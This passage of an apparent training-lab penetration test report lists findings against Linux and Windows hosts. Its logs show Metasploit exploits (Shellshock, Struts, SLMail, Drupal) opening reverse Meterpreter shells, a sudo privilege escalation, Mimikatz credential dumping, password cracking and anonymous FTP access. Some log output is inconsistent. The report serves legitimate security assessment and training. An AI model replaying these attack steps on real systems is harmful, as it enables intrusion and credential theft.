Description	Using MSFconsole and running the Shellshock exploit, multi/http/apache_mod_cgi_bash_env_exec, the TargetURI was set to /cgo-bin/shockme.cgi and the RHOST as 192.168.13.11. Dropping into a shell, the flag was found in /etc/sudoers.
Images	Fig.8a & b
Affected Hosts	192.168.13.11
Remediation	Ensure all systems are updated and running the most recent security patches.

```

msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/shockme.cgi
TARGETURI => /cgi-bin/shockme.cgi
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOST 192.168.13.11
RHOST => 192.168.13.11
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 172.26.110.196:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (984904 bytes) to 192.168.13.11
[*] Meterpreter session 1 opened (172.26.110.196:4444 → 192.168.13.11:58874 ) at 2022-08-03 23:44:08 -0400

meterpreter > ls
Listing: /usr/lib/cgi-bin
_____
Mode          Size  Type  Last modified      Name
100755/rwxr-xr-x  83   fil   2022-02-28 10:39:41 -0500  shockme.cgi

meterpreter > shell
Process 70 created.
Channel 1 created.
ls
shockme.cgi
cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#

```

Fig.8a - Running the Exploit

```

meterpreter > shell
Process 70 created.
Channel 1 created.
ls
shockme.cgi
cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults      env_reset
Defaults      mail_badpass
Defaults      secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin  ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo  ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#include /etc/sudoers.d
flag8-9dnx5hdf5 ALL=(ALL:ALL) /usr/bin/less

```

Fig.8b - /etc/sudoers

Vulnerability 9	Findings
Title	Shellshock Exploit (Continued)
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Flag revealed to be a username in /etc/passwd.
Images	Fig.9
Affected Hosts	192.168.13.11
Remediation	Ensure all systems are updated and running the most recent security patches.

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
flag9-wudks8f7sd:x:1000:1000::/home/flag9-wudks8f7sd:
alice:x:1001:1001::/home/alice:
```

Fig.9 - /etc/passwd

Vulnerability 10	Findings
Title	Struts CVE-2017-5638
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High
Description	A nessus scan found the system vulnerable to the exploit Struts CVE-2017-5638. Using MSFconsole and running the exploit multi/http/struts2_content_type_ognl, the RHOST was set to 192.168.13.12. After dropping into a shell, the flag was found in /root/flagisinThisfile.7z.
Images	Fig.10 a & b
Affected Hosts	192.168.13.12
Remediation	Ensure all systems are updated and running the most recent security patches.

```
msf6 exploit(multi/http/struts2_content_type_ognl) > set RHOST 192.168.13.12
RHOST => 192.168.13.12
msf6 exploit(multi/http/struts2_content_type_ognl) > run

[*] Started reverse TCP handler on 172.26.110.196:4444
[*] Sending stage (3012548 bytes) to 192.168.13.12
[*] Meterpreter session 2 opened (172.26.110.196:4444 -> 192.168.13.12:34048 ) at 2022-08-03 23:54:02 -0400
[-] Exploit aborted due to failure: bad-config: Server returned HTTP 404, please double check TARGETURI
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/struts2_content_type_ognl) > options

Module options (exploit/multi/http/struts2_content_type_ognl):

Name      Current Setting  Required  Description
_____
Proxies    no            A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS    192.168.13.12  yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     8080          yes        The target port (TCP)
SSL       false          no         Negotiate SSL/TLS for outgoing connections
TARGETURI /struts2-showcase/ yes        The path to a struts application action
VHOST    no            HTTP server virtual host
```

Fig.10a - Running the Exploit

```

msf6 exploit(multi/http.struts2_content_type_ognl) > run
[*] Started reverse TCP handler on 172.26.110.196:4444
[*] Sending stage (3012548 bytes) to 192.168.13.12
[*] Meterpreter session 3 opened (172.26.110.196:4444 → 192.168.13.12:34060 ) at 2022-08-03 23:54:58 -0400
[-] Exploit aborted due to failure: bad-config: Server returned HTTP 404, please double check TARGETURI
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http.struts2_content_type_ognl) > sessions -i
Active sessions
=====

```

Id	Name	Type	Information	Connection
2		meterpreter x64/linux	root @ 192.168.13.12	172.26.110.196:4444 → 192.168.13.12:34048 (192.168.13.12)
3		meterpreter x64/linux	root @ 192.168.13.12	172.26.110.196:4444 → 192.168.13.12:34060 (192.168.13.12)

```

msf6 exploit(multi/http.struts2_content_type_ognl) > sessions -i 3
[*] Starting interaction with 3 ...

meterpreter > ls
Listing: /cve-2017-538
=====

```

Mode	Size	Type	Last modified	Name
100644/rw-r--r--	22365155	fil	2022-02-08 09:17:59 -0500	cve-2017-538-example.jar
100755/rwxr-xr-x	78	fil	2022-02-08 09:17:32 -0500	entry-point.sh
040755/rwxr-xr-x	4096	dir	2022-07-21 19:34:07 -0400	exploit

```

meterpreter > pwd
/cve-2017-538
meterpreter > cd ..
meterpreter > pwd
/
meterpreter > cd root
meterpreter > ls
Listing: /root
=====

```

Mode	Size	Type	Last modified	Name
040755/rwxr-xr-x	4096	dir	2022-02-08 09:17:45 -0500	.m2
100644/rw-r--r--	194	fil	2022-02-08 09:17:32 -0500	flagisinThisfile.7z

```

meterpreter > cat flagisinThisfile.7z
7z***'fv*%!***Flag 10 is wjasdudsdkg

```

Fig.10b - Flag File Location

Vulnerability 11		Findings
Title	Drupal CVE-2019-6340	
Type (Web app / Linux OS / Windows OS)	Linux OS	
Risk Rating	High	
Description	A nmap search found the system vulnerable to the exploit Drupal. Using MSFconsole and running the exploit /unix/webapp/drupal_restws_unserialize, the RHOSTS was set to 192.168.13.13. When in the meterpreter shell, the getuid command provides the username www-data.	
Images	Fig.11	
Affected Hosts	192.168.13.13	
Remediation	Ensure all systems are updated and running the most recent security patches.	

```
[*] Started reverse TCP handler on 192.168.13.1:4444
[*] Running automatic check ('set AutoCheck False' to disable)
[*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default
[*] Unexpected reply: #<Response: >
<html>
<head>
<title>HTTP Error 403.14 - Forbidden</title>
</head>
<body>
<h1>HTTP Error 403.14 - Forbidden</h1>
<p>You don't have permission to access this resource.<br/>
<a href="http://www.iis.net/ConfigReference/system.webServer/security/access/allowedMethods">Learn more about IIS 6.0 and later allowed methods</a></p>
</body>
</html>
[*] Exploit completed, but no session was created.
[*] Meterpreter session 4 opened (192.168.13.1:4444 → 192.168.13.13:45270 ) at 2022-08-04 00:20:34 -0400
```

Fig.11 - Running the exploit and getuid

Vulnerability 12	Findings
Title	CVE-2019-14287
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	Using the username alice from the whois data and password alice, ssh into the server 192.168.13.14. The following command was used to escalate privilege and access the flag file: sudo -u#1 cat /root/flag12.txt
Images	Fig.12
Affected Hosts	192.168.13.14
Remediation	Ensure all systems are updated and running the most recent security patches.

```
[root@kali) [~]
# ssh alice@192.168.13.14
alice@192.168.13.14's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.10.0-kali3-amd64 x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Could not chdir to home directory /home/alice: No such file or directory
$ sudo -u#1 cat /root/flag12.txt
d7ad5f1d5f22%
```

Fig 12 - SSH and Privilege Escalation

Attacking the Windows Servers

Vulnerability 1	Findings
Title	Github for totalrekall
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Low
Description	The repository totalrekall / site yielded a listed of usernames and hashed passwords in the hash.txt file inxampp.users. Using John the Ripper revealed the password for trivera, Tanya4life.
Images	Fig.1a, b, c
Affected Hosts	Github
Remediation	Recommend not saving user credentials on an open forum.

GitHub - totalrekall/site

totalrekall / site · Public

Code Issues Pull requests Actions Projects Wiki Security Insights

totalrekall Update README.md

1 commit · 5 months ago

No description, website, or topics provided.

Readme 0 stars 1 watching 2 forks

Releases No releases published

Packages No packages published

Languages

JavaScript 9.4% CSS 58.1% HTML 32.5%

README.md

Total Rekall Site backup

This serves as our website backup. Please don't store sensitive data here.

Original files from MegaCorpOne

2022 Copyright, 2U Inc.

Fig.1a - Github Repository




Fig.1b - xampp.users

```

File Actions Edit View Help
└── (root㉿kali)-[~]
  └── # echo '$apr1$A0vSKwao$GV3sgGAj53j.c3GkS4eUC0' > hash.txt

└── (root㉿kali)-[~]
  └── # john hash.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Tanya4life      (?)
1g 0:00:00:00 DONE 2/3 (2022-08-04 01:34) 5.882g/s 1129p/s 1129c/s 1129C/s 123456 .. hammer
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

└── (root㉿kali)-[~]
  └── #

```

Fig.1c - Cracking the Hash

Vulnerability 2	Findings
Title	Nmap Scan
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Medium
Description	A nmap scan revealed the network protocols, operating systems and hardware devices. Accessing the ip 172.22.117.20 in the browser with the credentials found previously allowed for the flag to be discovered.
Images	Fig.2a, b, c, d
Affected Hosts	172.22.117.0/24
Remediation	Ensure all systems are updated and running the most recent security patches.

```

Post-scan script results:
| clock-skew:
|   0s:
|     172.22.117.10 (WinDC01)
|     172.22.117.20 (Windows10)
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 64.04 seconds

```

Fig.2a - nmap scan

```
80/tcp open http Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
|_http-title: 401 Unauthorized
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_ Basic realm=Restricted Content
```

Fig.2b - Open Ports





Fig.2c - Gaining System Access



Index of /

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
flag2.txt	2022-02-15 13:53	34	

Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2 Server at 172.22.117.20 Port 80

Fig.2d - Flag Location

Vulnerability 3	Findings
Title	NSE Script for FTP
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Medium
Description	Using the information from the previous port scan, it was found that FTP port 21 is open and exploitable using anonymous access.
Images	Fig.3a & b
Affected Hosts	172.22.117.20

Vulnerability 3	Findings
Title	NSE Script for FTP
Remediation	Recommend closing ports that are not necessary and only allowing authorized users to access certain resources.

```
Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00079s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          FileZilla ftppd 0.9.41 beta
|_ftp-syst:
|_-SYST: UNIX emulated by FileZilla
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
_|_R--R--R-- 1 ftp  ftp      32 Feb 15 2022 flag3.txt
_|_ftp-bounce: bounce working!
```

Fig.3a - Nmap scan results detailing port 21

```
File Actions Edit View Help
└─[root@kali㉿]─[~]
└─# ftp 172.22.117.20
Connected to 172.22.117.20.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp> get
(anonymous) 220-FileZilla Server version 0.9.41 beta
(anonymous) 220-written by Tim Kosse (Tim.Kosse@gmx.de)
(anonymous) 220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root): anonymous
331 Password required for anonymous
331 Password required for anonymous
230 Logged on
Remote system type is UNIX.
ftp> get flag3.txt
(anonymous) 220-FileZilla Server version 0.9.41 beta
(anonymous) 220-written by Tim Kosse (Tim.Kosse@gmx.de)
(anonymous) 220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root): anonymous
331 Password required for anonymous
331 Password required for anonymous
200 Port command successful
150 Opening data channel for file transfer.
226 Transfer OK
32 bytes received in 0.00 secs (40.7963 kB/s)
ftp> exit
221 Goodbye

└─[root@kali㉿]─[~]
└─# cat flag3.txt
89cb548970d44f348bb63622353ae278
└─[root@kali㉿]─[~]
└─#
```

Fig.3b - FTP Anonymous Access and Flag Location

Vulnerability 4	Findings
Title	SLMail SMTP and POP3
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Medium
Description	A nmap port scan revealed that SLMail was vulnerable on ports 25 and 110. Searchsploit was used to determine the exploit windows/pop3/seattlelab_pass was the most viable option. Set RHOSTS as 172.22.117.20 and LHOST to 172.22.117.100 to establish a session. The meterpreter command line was used to find the flag4.txt file.
Images	Fig.4a & b
Affected Hosts	172.22.117.20
Remediation	Ensure all systems are updated and running the most recent security patches.

```
msf6 > search SLMail
Matching Modules

#  Name                                     Disclosure Date   Rank    Check  Description
-  exploit/windows/pop3/seattlelab_pass      2003-05-07     great  No     Seattle Lab Mail 5.5 POP3 Buffer Overflow

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/pop3/seattlelab_pass

msf6 > use exploit/windows/pop3/seattlelab_pass
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/pop3/seattlelab_pass) > options
[-] Unknown command: options
msf6 exploit(windows/pop3/seattlelab_pass) > options

Module options (exploit/windows/pop3/seattlelab_pass):

Name  Current Setting  Required  Description
RHOSTS      yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT       110        yes        The target port (TCP)

Payload options (windows/meterpreter/reverse_tcp):

Name  Current Setting  Required  Description
EXITFUNC  thread      yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST    172.26.110.196  yes        The listen address (an interface may be specified)
LPORT    4444        yes        The listen port

Exploit target:

Id  Name
0  Windows NT/2000/XP/2003 (SLMail 5.5)

msf6 exploit(windows/pop3/seattlelab_pass) > set RHOSTS 172.22.117.20
RHOSTS => 172.22.117.20
msf6 exploit(windows/pop3/seattlelab_pass) >
```

Fig.4a - Finding the Exploit

```
msf6 exploit(windows/pop3/seattlelab_pass) > run
[*] Started reverse TCP handler on 172.26.110.196:4444
[*] 172.22.117.20:118 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Exploit completed, but no session was created.
[*] msf exploit(windows/pop3/seattlelab_pass) > set LHOSTS 172.22.117.100
[*] LHOSTS => 172.22.117.100
[*] msf exploit(windows/pop3/seattlelab_pass) > run
[*] Started reverse TCP handler on 172.26.110.196:4444
[*] 172.22.117.20:118 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Exploit completed, but no session was created.
[*] msf exploit(windows/pop3/seattlelab_pass) > set LHOST 172.22.117.100
[*] LHOST => 172.22.117.100
[*] msf exploit(windows/pop3/seattlelab_pass) > run
[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:118 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.20:50982 ) at 2022-08-04 02:26:02 -0400

meterpreter > pwd
C:\Program Files (x86)\SLMail\System
meterpreter > ls
Listing: C:\Program Files (x86)\SLMail\System

Mode  Size  Type  Last modified  Name
100666/rw-rw-rw- 32  fil  2022-03-21 11:59:51 -0400  flag4.txt
100666/rw-rw-rw- 3358 fil  2002-11-13 13:07:16 -0500  listrcrd.txt
100666/rw-rw-rw- 1040 fil  2002-11-13 13:07:16 -0500  maillog.000
100666/rw-rw-rw- 3793 fil  2002-03-21 11:56:50 -0400  maillog.001
100666/rw-rw-rw- 4371 fil  2022-04-05 12:04:54 -0400  maillog.002
100666/rw-rw-rw- 1941 fil  2022-04-07 10:06:59 -0400  maillog.003
100666/rw-rw-rw- 1991 fil  2022-04-12 20:36:05 -0400  maillog.004
100666/rw-rw-rw- 2321 fil  2022-04-12 20:36:05 -0400  maillog.005
100666/rw-rw-rw- 2831 fil  2022-06-22 23:30:54 -0400  maillog.006
100666/rw-rw-rw- 1991 fil  2022-07-13 12:08:13 -0400  maillog.007
100666/rw-rw-rw- 2361 fil  2022-07-21 19:27:07 -0400  maillog.008
100666/rw-rw-rw- 2831 fil  2022-07-23 11:01:42 -0400  maillog.009
100666/rw-rw-rw- 2091 fil  2022-08-02 23:01:09 -0400  maillog.00A
100666/rw-rw-rw- 2366 fil  2022-08-02 23:01:09 -0400  maillog.00B
100666/rw-rw-rw- 2159 fil  2022-08-03 22:19:13 -0400  maillog.00C
100666/rw-rw-rw- 8348 fil  2022-08-04 02:26:00 -0400  maillog.txt

[*] meterpreter > cat flag4.txt
0289343a1b449ad9cc088197819b49d@meterpreter >
```

Fig.4b - Running the Exploit and Flag Location

Vulnerability 5		Findings
Title	Scheduled Task	
Type (Web app / Linux OS / Windows OS)	Windows OS	
Risk Rating	Medium	
Description	Running schtasks /query in the meterpreter shell listed all scheduled tasks and identified the vulnerability.	
Images	Fig.5a & b	
Affected Hosts	172.22.117.20	
Remediation	Ensure all systems are updated and running the most recent security patches.	

```

meterpreter > schtasks /query
[-] Unknown command: schtasks
meterpreter > shell
Process 1908 created.
Channel 2 created.
Microsoft Windows [Version 10.0.19044.1526]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\SLmail\System>schtasks /query
schtasks /query

Folder: \
TaskName           Next Run Time      Status
-----            -----              -----
Flag5             N/A                Ready
MicrosoftEdgeUpdateTaskMachineCore 8/4/2022 6:34:48 PM Ready
MicrosoftEdgeUpdateTaskMachineUA   8/4/2022 12:04:48 AM Ready
OneDrive Reporting Task-S-1-5-21-2013923 8/4/2022 11:18:12 AM Ready
OneDrive Standalone Update Task-S-1-5-21 8/4/2022 1:18:16 PM Ready

```

Fig.5a - Running schtasks /query

```

C:\Program Files (x86)\SLmail\System>schtasks /query /TN Flag5 /FO list /v
schtasks /query /TN Flag5 /FO list /v

Folder: \
Hostname:          WIN10
TaskName:          \Flag5
Next Run Time:    N/A
Status:            Ready
Logon Mode:        Interactive/Background
Last Run Time:    8/3/2022 11:35:10 PM
Last Result:       1
Author:            WIN10\sysadmin
Task To Run:       C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls \\fs01\C$ 
Start In:          N/A
Comment:           54fa8cd5c1354adc9214969d716673f5
Scheduled Task State: Enabled
Idle Time:         Only Start If Idle for 1 minutes, If Not Idle Retry For 0 minutes Stop the task if Idle State end
Power Management:  Stop On Battery Mode
Run As User:       ADMBob
Delete Task If Not Rescheduled: Disabled
Stop Task If Runs X Hours and X Mins: 72:00:00
Schedule:          Scheduling data is not available in this format.
Schedule Type:    At logon time
Start Time:        N/A
Start Date:        N/A
End Date:          N/A
Days:              N/A
Months:            N/A
Repeat:            Every:
Repeat Until:     Time:
Repeat Until Duration: N/A
Repeat Stop If Still Running: N/A

Hostname:          WIN10
TaskName:          \Flag5
Next Run Time:    N/A
Status:            Ready
Logon Mode:        Interactive/Background
Last Run Time:    8/3/2022 11:35:10 PM
Last Result:       1
Author:            WIN10\sysadmin
Task To Run:       C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls \\fs01\C$ 
Start In:          N/A
Comment:           54fa8cd5c1354adc9214969d716673f5
Scheduled Task State: Enabled

```

Fig.5b - File Contents

Vulnerability 6		Findings
Title	SLMail	
Type (Web app / Linux OS / Windows OS)	Windows OS	
Risk Rating	Critical	
Description	Using Kiwi and dumping the SAM file gives the password hash. Using John the Ripper to crack the hash revealed the password, Computer!.	
Images	Fig.6a, b, c	
Affected Hosts	172.22.117.20	
Remediation	Ensure all systems are updated and running the most recent security patches.	

```
meterpreter > load kiwi
Loading extension kiwi ...
#####
  .mimikatz 2.2.0 20191125 (x86/windows)
  .## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##      > http://blog.gentilkiwi.com/mimikatz
## v ##      Vincent LE TOUX          ( vincent.letoux@gmail.com )
#####      > http://pingcastle.com / http://mysmartlogon.com ***/
[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f
Local SID : S-1-5-21-2013923347-1975745772-2428795772
SAMKey : 5f266b4ef9e57871830440a75bebebca
```

Fig.6a - lsa_dump_sam

```
RID : 000003ea (1002)
User : flag6
Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39
  lm - 0: 61cc909397b7971a1ceb2b26b427882f
  ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39
```

Fig.6b - Dumped File

```
[root@kali:~]
# john --format=NT hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Computer! (?)
1g 0:00:00:00 DONE 2/3 (2022-08-04 02:54) 7.692g/s 686769p/s 686769c/s 686769C/s New$2 ..Zephyr!
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

Fig.6c - Cracking the Hash

Vulnerability 7	Findings
Title	Lateral Movement
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Using the same meterpreter shell, the flag was identified by running the command: search -f flag*.txt
Images	Fig.7a, b
Affected Hosts	172.22.117.20
Remediation	Ensure all systems are updated and running the most recent security patches.

```
meterpreter > search -f flag*.txt
Found 4 results ...
=====
Path                               Size (bytes) Modified (UTC)
c:\Program Files (x86)\SLmail\System\flag4.txt 32      2022-03-21 11:59:51 -0400
c:\Users\Public\Documents\flag7.txt       32      2022-02-15 17:02:28 -0500
c:\xampp\htdocs\flag2.txt        34      2022-02-15 16:53:19 -0500
c:\xampp\tmp\flag3.txt        32      2022-02-15 16:55:04 -0500

meterpreter > shell
Process 4116 created.
Channel 2 created.
Microsoft Windows [Version 10.0.19044.1526]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\SLmail\System>c:\Users\Public\Documents\
```

Fig.7a - Searching the Directory

```
c:\Users\Public\Documents>dir
dir
Volume in drive C has no label.
Volume Serial Number is 0014-DB02

Directory of c:\Users\Public\Documents

02/15/2022  03:02 PM    <DIR>      .
02/15/2022  03:02 PM    <DIR>      ..
02/15/2022  03:02 PM           32 flag7.txt
               1 File(s)       32 bytes
               2 Dir(s)   3,280,805,888 bytes free

c:\Users\Public\Documents>cat flag7.txt
cat flag7.txt
'cat' is not recognized as an internal or external command,
operable program or batch file.

c:\Users\Public\Documents>more flag7.txt
more flag7.txt
6fd73e3a2c2740328d57ef32557c2fdc
```

Fig.7b - Revealing the Flag

Vulnerability 8		Findings
Title	Local Security Authority Subsystem Service	
Type (Web app / Linux OS / Windows OS)	Windows OS	
Risk Rating	Critical	
Description	Using Kiwi, the following command revealed access to administrated details. Using John the Ripper to crack the hash yielded the password, Changeme!. Using the exploit windows/smb/psexec and setting the RHOSTS to 172.22.117.10, SMBDomain to rekall, SMBPass to Changeme!, SMBUser to ADMBob, and the LHOST to 172.22.117.100. Dropping into a shell and running "net users" revealed the flag.	
Images	Fig.8a, b, c	
Affected Hosts	172.22.117.20	
Remediation	Recommend using lsass.exe to validate sign-ins, which sends our alerts when bypassed.	

```
meterpreter > load kiwi
[!] The "kiwi" extension has already been loaded.
meterpreter > kiwi_cmd lsadump::cache
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f

Local name : WIN10 ( S-1-5-21-2013923347-1975745772-2428795772 )
Domain name : REKALL ( S-1-5-21-3484858390-3689884876-116297675 )
Domain FQDN : rekall.local

Policy subsystem is : 1.18
